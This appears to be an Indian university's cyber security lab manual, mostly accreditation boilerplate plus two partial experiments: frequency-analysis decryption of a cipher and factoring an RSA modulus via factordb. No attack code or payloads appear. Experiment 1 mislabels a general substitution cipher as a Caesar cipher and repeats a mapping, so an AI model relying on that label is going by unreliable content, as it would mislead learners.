A Lab Manual

on

INFORMATION AND CYBER SECURITY LAB

(III- B. Tech. – I– Semester)

Submitted to

DEPARTMENT OF COMPUTER SCIENCE& ENGINEERING
(ARTIFICIAL INTELLIGENCE AND MACHINE LEARNING)

By

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CMR INSTITUTE OF TECHNOLOGY

VISION: To create world class technocrats for societal needs

MISSION: Impart global quality technical education for a better future by providing appropriate learning environment through continuous improvement and customization

QUALITY POLICY: Strive for global excellence in academics and research to the satisfaction of students and stakeholders

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING:
COMPUTER SCIENCE AND ENGINEERING (ARTIFICIAL INTELLIGENCE AND MACHINE LEARNING)

Vision: To be a model for academic excellence and research in the field of computer science and engineering with a special focus on applications of Artificial Intelligence & Machine Learning that leads to innovative skills and moral values for the betterment of global society with professional concern.

Mission: Impart quality education through state-of-art curriculum by providing conductive learning & research environment for continuous improvement and professional advancement.

I. PROGRAMME EDUCATIONAL OBJECTIVES (PEO's)

PEO1: Graduate will be capable of practicing principles of computer science & engineering, mathematics and scientific investigation to solve the problems that are appropriate to the discipline. **[PO1, PO2, PO3]**

PEO2: Graduate will profess in diverse fields of AI&ML that leads to professional, career and research advancement. **[PO4, PO5, PO6, PO8, PO9, PO11]**

PEO3: Graduate exhibits professional ethics, communication skills, teamwork and adapts to changing environments of engineering and technology by engaging in lifelong learning. **[PO7, PO8, PO9, PO10, PO12]**

II. PROGRAMME OUTCOMES (PO's)

1. **Engineering knowledge**: Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems. **[PEO's: 1,2 and 3]**

2. **Problem analysis**: Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences. **[PEO's: 1,2 and 3]**

3. **Design/development of solutions**: Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations**. [PEO's: 1,2 and 3]**

4. **Conduct investigations of complex problems**: Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions. **[PEO's: 1,2 and 3]**

5. **Modern tool usage**: Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations. **[PEO's: 1,2 and 3]**

6. **The engineer and society:** Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice. **[PEO's: 2 and 3]**

7. **Environment and sustainability**: Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development. **[PEO's: 1,2 and 3]**

8. **Ethics:** Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice. **[PEO's: 1,2 and 3]**

9. **Individual and team work:** Function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings. **[PEO's: 1,2 and 3]**

10. **Communication:** Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions. **[PEO's: 1,2 and 3]**

11. **Project management and finance**: Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multidisciplinary environments. **[PEO's: 1 and 3]**

12. **Life-long learning:** Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change. **[PEO's: 1,2 and 3]**

1. Syllabus

INFORMATION AND CYBER SECURITY LAB

Course	B.Tech.-V-Sem.	L	T	P	C
Subject Code	20-CS-PC-316	-	-	2	1

Course Outcomes (COs) & CO-PO Mapping (3-Strong; 2-Medium; 1-Weak Correlation)

COs	Upon completion of course the students will be able to	PO4	PO5	PO14
CO1	explain concepts of cryptanalysis	3	3	3
CO2	Examine different vulnerability attacks	3	3	3
CO3	illustrate Wi-Fi security techniques	3	3	3
CO4	Able to do malware analysis.	3	3	3
CO5	Able to configure simple firewall and IT audit	3	3	3

List of Experiments

Week	Title/Experiment
1	Cryptanalysis of Caesar Cipher using Frequency Analysis
2	Cryptanalysis of RSA
3	Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi
4	Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack
5	Implement Firewall for an organization.
6	Implement Wi-Fi security (WPA2, IP based, MAC Based)
7	Analyze and exploit the root system of CMROS
8	Implementing and analyzing target using metasploit and gain control over the system
9	Implementation of IT Audit, malware analysis and Vulnerability assessment and generate the report
10	Test security of UPI applications on Desktop sharing applications.

References

1. Information and Cyber Security Lab Manual, Department of CSE, CMRIT, Hyd.

2. Student Entry Behavior or Pre-requisites

- Students should have basic knowledge on Linux commands
- Students should have basic knowledge on basic programming.
- Student should have knowledge on software engineering concepts
- These prerequisites are taken by the students during the first two years. However during the initial sessions the topics are reviewed.

3. Course Outcomes

Course Outcome	Course Outcome Statements
CO - 1	explain concepts of cryptanalysis
CO – 2	Examine different vulnerability attacks
CO – 3	illustrate Wi-Fi security techniques
CO – 4	Able to do malware analysis.
CO – 5	Able to configure simple firewall and IT audit

4. Mapping of Course with PEOs-POs

(Only Ticking)

Program Educational Objectives (PEOs)

Sl. No.	PEOs Name	Program Education Objective Statements
1	PEO - 1	Impart profound knowledge in humanities and basic sciences along with core engineering concepts for practical understanding & project development.[PO's: 1,2,3,4,5,7,8,9,10,11 and 12] [PSO's: 1 and 2]
2	PEO – 2	Enrich analytical skills and Industry-based modern technical skills in core and interdisciplinary areas for accomplishing research, higher education, entrepreneurship and to succeed in various engineering positions globally. [PO's: 1,2,3,4,5,6,7,8,9,10 and 12] [PSO's: 1, 2 and 3]
3	PEO – 3	Infuse life-long learning, professional ethics, responsibilities and adaptation to innovation along with effective communication skills with a sense of social awareness. [PO's: 1,2,3,4,5,6,7,8,9,10,11 and 12] [PSO's: 2 and 3]

Program Outcomes (POs)

PO Name	Graduate Attributes	PO Statements
PO1	Engineering knowledge	Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems. [PEO's: 1,2 and 3] [PSO's: 1,2 and 3]
PO 2	Problem analysis	Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences. [PEO's: 1,2 and 3] [PSO's: 1,2 and 3]
PO 3	Design/ development of solutions	Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations. [PEO's: 1,2 and 3] [PSO's: 1,2 and 3]
PO 4	Conduct investigations of complex problems	Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions. [PEO's: 1,2 and 3] [PSO's: 1,2 and 3]
PO 5	Modern tool usage	Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations. [PEO's: 1,2 and 3] [PSO's: 1,2 and 3]
PO 6	The engineer and society	Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice. [PEO's: 2 and 3]
PO 7	Environment and sustainability	Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development. [PEO's: 1,2 and 3]

PO 8	**Ethics**	**Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice. [PEO's: 1,2 and 3] [PSO's: 2 and 3]**
PO 9	**Individual and team work**	**Function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings. [PEO's: 1,2 and 3] [PSO's: 3]**
PO 10	**Communication**	**Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions. [PEO's: 1,2 and 3] [PSO's: 2 and 3]**
PO 11	**Project management and finance**	**Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multidisciplinary environments. [PEO's: 1 and 3] [PSO's: 2 and 3]**
PO 12	**Life-long learning**	**Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change. [PEO's: 1,2 and 3] [PSO's: 1,2 and 3]**

5. Mapping Of Course Outcomes With POs

No	Course Outcomes	Po_1	Po_2	Po_3	Po_4	Po_5	Po_6	Po_7	Po_8	Po_9	Po_{10}	Po_{11}	Po_{12}	Avg
1	CO - 1				3	3								
2	CO – 2				3	3								
3	CO – 3				3	3								
4	CO – 4				3	3								
5	CO – 5				3	3								
	Avg				3	3								

6. Direct Course Assessment

(As mentioned in following table of 10 parameters, of which consider only the parameters required for this courses)

No	Description	Targeted Performance	Actual Performance	Remarks	Course Attainment
1	Internal Marks(25)	80% of Students(182 Students) should Secure 60% of Internal Marks i.e., 15 Marks			
2	External Marks(50)	80% of Students(182 Students) should Secure 70% of External Marks i.e., 35 Marks			
3	Clearing of Subject	A minimum of 95% of Students(216 Students) should clear this course in first attempt			
4	Getting First Class	90% of Students(205 Students) should Secure I Class Marks i.e., 45 Marks in my course			
5	Distinction	80% of Students (182 Students) should secure First Class With Distinction i.e., 53 Marks in my course			
6	Outstanding Performance	60% of Students (137 Students) should secure 80% and above Marks. i.e., 60 Marks in my course			

7. Indirect Course Assessment

(As mentioned-strong (3), moderate (2), weak (1) & no comment (0))

Mission Statement of CSE

- **Impart fundamentals through state of art technologies for research and career in Computer Science & Engineering.**
- **Create value-based, socially committed professionals for anticipating and satisfying fast changing societal requirements.**
- **Foster continuous self learning abilities through regular interaction with various stake holders for holistic development.**

Correlation of Mission Elements with Mission Statement of CSE Department related to the Course (only Ticking given by faculty)

No	Mission Elements	Strong	Moderate	Weak	No Comment
M-1	Impart Fundamentals	√			
M-2	State Of Art Technologies	√			
M-3	Research & Career Development	√			
M-4	Value based Socially Committed Professional	√			
M-5	Anticipating & Satisfying Industry Trends		√		
M-6	Changing Societal Requirements			√	
M-7	Foster Continuous Learning	√			
M-8	Self Learning Abilities	√			
M-9	Interaction with stakeholders	√			
M-10	Holistic Development		√		

Indirect Course Assessment through Student Satisfaction Survey

(Note for *: Parameters used for course teaching like

a: Classroom teaching b: Simulations c:labs d: Mini_Projects
e: Major Projects f: Conferences g: professional activities
h: Technical Clubs i: Guest Lectures j: Workshops k: Technical Fests l:Tutorials
m:NPTLs n:Digital Library o: Industrial Visits p: software Tools
q: Internship/training r:Technical Seminars
s: NSS t: NSS u: sports etc.

No	Question Based on PEO/ PO/PSO/CO	Parameters (a /b /c…/)*	Strong (3)	Moderate (2)	Weak (1)	No comment (0)
1	Did the course impart fundamentals through interactive learning and contribute to core competence?					
2	Did the course provide the required knowledge to foster continuous learning?					
3	Whether the syllabus content anticipates & satisfies the industry and societal needs?					
4	Whether the course focuses on value based education to be a socially committed professional?					
5	Rate the role of the facilitator in mentoring and promoting the self learning abilities to excel academically and professionally?					
6	Rate the methodology adopted and techniques used in teaching learning processes?					
7	Rate the course in applying sciences & engineering fundamentals in providing research based conclusions with the help of modern tools?					
8	Did the course have any scope to design, develop and test a system or component?					
9	Rate the scope of this course in addressing cultural, legal, health, environment and safety issues?					
10	Scope of applying management fundamentals to demonstrate effective technical project presentations & report writing?					
	Total					
	Average					
Total Average			2.52			

8. Overall Course Assessment

(80% Direct + 20% Indirect, if any)

No	Assessment Type	Weightage	Attainment Level
1	Direct-Assignment, Quiz, Subjective, University Exams, Results, Bench Marks	0.8	
2	Indirect-Surveys-Questionnaire	0.2	
	Overall		

ICS LAB Course Attainment level:

9. Pi diagrams, Bar charts, Histograms

(For representing previous results, if any)

ICS Pass % for Last 4 Academic Years	Appeared	Passed	Pass%

10.Lesson/Course Plan

Week No.	Name of the Program	Week	Text Books	**Mode of Assessment**
1	Cryptanalysis of Caesar Cipher using Frequency Analysis	1	R1	By observations, lab records, viva-voice
2	Cryptanalysis of RSA	2	R1	By observations, lab records, viva
3	Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi	3	R1	By observations, lab records, viva
4	Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack	4	R1	By observations, lab records, viva
5	Implement Firewall for an organization.	5	R1	By observations, lab records, viva
6	Implement Wi-Fi security (WPA2, IP based, MAC Based)	6	R1	By observations, lab records, viva
7	Analyze and exploit the root system of CMROS	7	R1	By observations, lab records, viva
8	Implementing and analyzing target using metasploit and gain control over the system	8	R1	By observations, lab records, viva
9	Implementation of IT Audit, malware analysis and Vulnerability assessment and generate the report	9	R1	By observations, lab records, viva
10	Test security of UPI applications on Desktop sharing applications.	10	R1	By observations, lab records, viva

Experiment 1: Implementation of cryptanalysis on caesar cipher using Frequency Analysis.

Here is a sample Encrypted Message:

GFS WMY OG LGDVS MF SFNKYHOSU ESLLMRS, PC WS BFGW POL DMFRQMRS, PL OG CPFU M UPCCSKSFO HDMPFOSXO GC OIS LMES DMFRQMRS DGFR SFGQRI OG CPDD GFS LISSO GK LG, MFU OISF WS NGQFO OIS GNNQKKSFNSL GC SMNI DSOOSK. WS NMDD OIS EGLO CKSJQSFODY GNNQKKPFR DSOOSK OIS 'CPKLO', OIS FSXO EGLO GNNQKKPFR DSOOSK OIS 'LSNGFU' OIS CGDDGWPFR EGLO GNNQKKPFR DSOOSK OIS 'OIPKU', MFU LG GF, QFOPD WS MNNGQFO CGK MDD OIS UPCCSKSFO DSOOSKL PF OIS HDMPFOSXO LMEHDS. OISF WS DGGB MO OIS NPHISK OSXO WS WMFO OG LGDVS MFU WS MDLG NDMLLPCY POL LYEAGDL. WS CPFU OIS EGLO GNNQKKPFR LYEAGD MFU NIMFRS PO OG OIS CGKE GC OIS 'CPKLO' DSOOSK GC OIS HDMPFOSXO LMEHDS, OIS FSXO EGLO NGEEGF LYEAGD PL NIMFRSU OG OIS CGKE GC OIS 'LSNGFU' DSOOSK, MFU OIS CGDDGWPFR EGLO NGEEGF LYEAGD PL NIMFRSU OG OIS CGKE GC OIS 'OIPKU' DSOOSK, MFU LG GF, QFOPD WS MNNGQFO CGK MDD LYEAGDL GC OIS NKYHOGRKME WS WMFO OG LGDVS.

Step:1

OPen the encrypted message only in Notepad.

Step2:

Find the frequency of each letter in the encrypted message. to find the frequency of all the letters appearing in the intercept. For this intercept we get the values given in the table below.

Ciphertext Letter	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Frequency	5	2	26	42	23	51	67	8	33	1	35	39	35	29	85	30	14	17	88	0	17	3	16	6	10	0

Ciphertext Letter	S	O	G	F	D	L	K	M	I	P	N	C	E	R	U	W	Q	Y	H	X	A	V	B	J	T	Z
Frequency	88	85	67	51	42	39	35	35	33	30	29	26	23	17	17	16	14	10	8	6	5	3	2	1	0	0

Step3:


Follow the table below to find the characters to be substituted for the given encrypted message.

Table 1 Frequency of characters in English

Letter	*Frequency*	*Letter*	*Frequency*	*Letter*	*Frequency*	*Letter*	*Frequency*
E	12.7	H	6.1	W	2.3	K	0.08
T	9.1	R	6.0	F	2.2	J	0.02
A	8.2	D	4.3	G	2.0	Q	0.01
O	7.5	L	4.0	Y	2.0	X	0.01
I	7.0	C	2.8	P	1.9	Z	0.01
N	6.7	U	2.8	B	1.5		
S	6.3	M	2.4	V	1.0		

Step4:

Click ctrl+H in the notepad



Click the check box: Match case

Step 5:

Start substituting one by one letters by following the sequence

S → e O → t I → h G → o F → n M → a X → x


W → wB → k U → d D → l K → r P → i L → s V → v

H → p A → b X → x Y → y E → m N →c C→f

R →g Q → u J → q

Step 6:

Final decrypted text will be as shown below.


*Untitled - Notepad
File Edit Format View Help
one way to solve an encrypted message, if we know its language, is to find a different plaintext of the same language long enough to fill one sheet or so, and then we count the occurrences of each letter. we call the most frequently occurring letter the 'first', the next most occurring letter the 'second' the following most occurring letter the 'third', and so on, until we account for all the different letters in the plaintext sample. then we look at the cipher text we want to solve and we also classify its symbols. we find the most occurring symbol and change it to the form of the 'first' letter of the plaintext sample, the next most common symbol is changed to the form of the 'second' letter, and the following most common symbol is changed to the form of the 'third' letter, and so on, until we account for all symbols of the cryptogram we want to solve.

VIVA Questions

1. What is Cryptography?

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2. What is Cryptanalysis?

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3. What is Cipher Text?

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4. What is the Ceaser Cipher?

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5. What is a Symmetric Key Cryptosystem?

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


Experiment 2: Implementation of Cryptanalysis using RSA.









Copy the hexadecimal decimal code into a notepad as n value. As it is a hexadecimal we can convert it into decimal for gaining the plaintext.

Hexadecimal to decimal convertor




Paste the decimal code in the **notepad** as n value


Need to factorize n
So go to website **factordb.com** click search, paste decimal value of n



Create a exploit.py



To install pycrypto



VIVA Questions

1. What is RSA?

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2. What is Public Key Encryption?

